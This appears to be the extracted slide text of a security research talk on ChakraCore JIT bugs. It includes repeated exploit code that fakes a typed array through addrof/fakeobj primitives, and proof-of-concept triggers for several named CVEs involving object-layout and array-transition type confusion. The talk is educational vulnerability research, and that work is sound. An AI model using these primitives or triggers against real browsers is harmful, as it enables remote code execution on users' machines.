container[8] = 0x1000;
container[9] = 0;

let fakeObjectAddr = addrof(container) + 0x58;
let typeAddr = addrof(type) + 0x58;
let abAddr = addrof(ab);

// ScriptContext is fetched and passed during SetItem
// so just make sure we don't use a bad pointer
type[2] = lower(typeAddr);
type[3] = higher(typeAddr);

fakeObject[2] = lower(typeAddr);
fakeObject[3] = higher(typeAddr);

fakeObject[10] = lower(abAddr);
fakeObject[11] = higher(abAddr);

let fakeArr = fakeobj(fakeObjectAddr)
let type = new Array(16);
type[0] = 50; // TypeIds_Uint32Array = 50,
type[1] = 0;

let ab = new ArrayBuffer(0x1338);

let container = new Array(16);
container[0] = lo(uint32_vtable); // Setup Vtable Pointer
container[1] = hi(uint32_vtable);
container[4] = 0; // Zero out auxSlots field
container[5] = 0;
container[6] = 0; // zero out ObjectArray field
container[7] = 0;
container[8] = 0x1000;
container[9] = 0;

let fakeObjectAddr = addrof(container) + 0x58;
let typeAddr = addrof(type) + 0x58;
let abAddr = addrof(ab);

// ScriptContext is fetched and passed during SetItem
// so just make sure we don't use a bad pointer
type[2] = lower(typeAddr);
type[3] = higher(typeAddr);

fakeObject[2] = lower(typeAddr);
fakeObject[3] = higher(typeAddr);

fakeObject[10] = lower(abAddr);
fakeObject[11] = higher(abAddr);

let fakeArr = fakeobj(fakeObjectAddr)
```

Place data to fake a Uint32Array
The vtable pointer can be computed as a static offset from the previous leak

```
let type = new Array(16);
type[0] = 50; // TypeIds_Uint32Array = 50,
type[1] = 0;

let ab = new ArrayBuffer(0x1338);

let container = new Array(16);
container[0] = lo(uint32_vtable); // Setup Vtable Pointer
container[1] = hi(uint32_vtable);
container[4] = 0; // Zero out auxSlots field
container[5] = 0;
container[6] = 0; // zero out ObjectArray field
container[7] = 0;
container[8] = 0x1000;
container[9] = 0;

let fakeObjectAddr = addrof(container) + 0x58;
let typeAddr = addrof(type) + 0x58;
let abAddr = addrof(ab);

// ScriptContext is fetched and passed during SetItem
// so just make sure we don't use a bad pointer
type[2] = lower(typeAddr);
type[3] = higher(typeAddr);

fakeObject[2] = lower(typeAddr);
fakeObject[3] = higher(typeAddr);

fakeObject[10] = lower(abAddr);
fakeObject[11] = higher(abAddr);

let fakeArr = fakeobj(fakeObjectAddr)
```

Fixup some pointers

```
let type = new Array(16);
type[0] = 50; // TypeIds_Uint32Array = 50,
type[1] = 0;

let ab = new ArrayBuffer(0x1338);

let container = new Array(16);
container[0] = lo(uint32_vtable); // Setup Vtable Pointer
container[1] = hi(uint32_vtable);
container[4] = 0; // Zero out auxSlots field
container[5] = 0;
container[6] = 0; // zero out ObjectArray field
container[7] = 0;
container[8] = 0x1000;
container[9] = 0;

let fakeObjectAddr = addrof(container) + 0x58;
let typeAddr = addrof(type) + 0x58;
let abAddr = addrof(ab);

// ScriptContext is fetched and passed during SetItem
// so just make sure we don't use a bad pointer
type[2] = lower(typeAddr);
type[3] = higher(typeAddr);

fakeObject[2] = lower(typeAddr);
fakeObject[3] = higher(typeAddr);

fakeObject[10] = lower(abAddr);
fakeObject[11] = higher(abAddr);

let fakeArr = fakeobj(fakeObjectAddr)
```

Get a handle to our fake typed array

Non observable side-effects bugs

Non-observable side-effects

Even if certain operations are not observable in user-code they can trigger internal side-effects:

- Transition from `ObjectHeaderInlined` to regular layout
- Array transitions

These can not be observed but have a security impact if the JIT does not account for them

Really popular lately since middle of last year

ObjectHeaderInlined transition

Transition from object inline storage to OOL storage

I reported one in 2018 fixed in the August servicing update

Multiple variants reported since then

All had the “same” root cause: the JIT did not anticipate that a given operation would transition the object layout.

Consequence: JIT would continue to write to the inline slots inside the object and overwrite pointers :/

Leads to RCE in every case

CVE-2018-8266 by me

```
function opt(o) {
    var inline = function() {
        o.b;
        o.e = 1;
    };
    o.a = "1";
    for (var i = 0; i < 10000; i++) {
        inline();
        o.a = 0x41414141;
    }
}

for (var i = 0; i < 360; i++) {
    opt({a: 1.1, b: 2.2, c: 3.3});
}

opt({a: 1.1, b: 2.2, c: 3.3, d: 4.4});
```

The JIT failed to account for object transition under certain conditions related to inlining

Bug I presented with full exploit technique at BlueHatIL/OffensiveCon

https://github.com/bkth/Attacking-Edge-Through-the-JavaScript-Compiler

CVE-2019-0567 by a lot of people

```
function opt(o, proto, value) {
    o.b = 1;
    let tmp = {__proto__: proto};
    o.a = value;
}

for (let i = 0; i < 2000; i++) {
    let o = {a: 1, b: 2};
    opt(o, {}, {});
}

let o = {a: 1, b: 2};
opt(o, o, 0x1234);

print(o.a);
```

Setting proto inside scalar object is done via InitProto instructions

The JIT failed to account for object transition when an object is used as a prototype

Exact same primitive as before => easy RCE

Reported by Zenhumany, Hearmen, S0rryMyBad,

Yuki Chen, lokihardt, MoonLiang

Array transitions

Certain operations will transition arrays to a JavascriptArray

JIT has to account for all of them properly or else same type confusion as before

Lots and lots of them

CVE-2018-0834 by lokihardt and Yuki Chen

```
function opt(arr, proto) {
    arr[0] = 1.1;
    let tmp = {__proto__: proto};
    arr[0] = 2.3023e-320;
}

let arr = [1.1, 2.2, 3.3];
for (let i = 0; i < 10000; i++) {
    opt(arr, {});
}

opt(arr, arr);
print(arr);
```

setting proto inside scalar object is done via `InitProto` instructions

JIT assumes these cannot change the type of an array

But when an array is set as a prototype, it is transitioned to a `JavascriptArray`

=> type confusion

CVE-2018-0953 by lokihardt,Yuki Chen,Anonymous

```
function opt(arr, value) {
    arr[1] = value;
    arr[0] = 2.3023e-320;
}

for (let i = 0; i < 0x10000; i++)
    opt([1.1], 2.2);

let arr = [1.1];

// MAGIC VALUE!
opt(arr, -5.3049894784e-314);

print(arr);
```

NativeFloatArray store doubles unboxed

Engine needs to represent undefined

The Chakra team had the good idea to use a magic value which is a valid double

If you set the magic value, the array is transitioned but the JIT did not account for it

=> type confusion

MissingItem bug fiesta

Lots of variants

Eventually the Chakra team decided to use a non valid double value for `MissingItem`

Still the cause of a lot of headaches to this day

Component interaction bugs

An observation

Bugs become less and less self contained

Some logic bugs in the Interpreter and Runtime might seem unexploitable at first

But the JIT is a really powerful ally in the quest to RCE

CVE-2019-0812 by me and S0rryMyBad

Bug found by me in property iteration

Repeated property access can be optimized with Cache objects:

- A Cache object associates a property name to an offset for a type
- Avoids having to go through the whole type lookup logic

Object iterations via `for .. in` loops make use of these cache objects

It had a subtle logic bug

CVE-2019-0812 by me and S0rryMyBad

```
function poc(v) {
    let tmp = new String("aa");
    tmp.x = 2;
    once = 1;
    for (let useless in tmp) {
        if (once) {
            delete tmp.x;
            once = 0;
        }
        tmp.y = v;
        tmp.x = 1;
    }
    return tmp.x;
}

console.log(poc(5));
```

`for .. in` enumeration did not account for type changing in the iteration itself

The Cache was updated with stale information

Cache basically said property x is at offset 0 when it was now at offset 1

Led to type confusion in the interpreter but was super limited

S0rryMyBad came up with an idea to use the JIT to exploit this for RCE

Main idea: trick the JIT to infer types and violate assumptions made on type inference

Full write-up at https://phoenhex.re/2019-05-15/non-jit-bug-jit-exploit (Too complex to talk about in 1-2 minutes)

Conclusion

Conclusion

Previously you could read a few bug reports and find variants in a day or two, not so straightforward anymore

Initial time investment required only gets higher

New mitigations get implemented and some aggressive optimizations in the JIT even get disabled (BCE in v8, unboxed objects in Spidermonkey, etc…)

You have to think of new bug patterns if you want to avoid collisions with other people

As my friend qwerty would say “We will all probably need a new job in a few years, preferably later than sooner”

Shoutouts

niklasb <3

qwerty

saelo

S0rryMyBad

Eat, Sleep, Pwn, Repeat

Vim (time for the nano meme to die)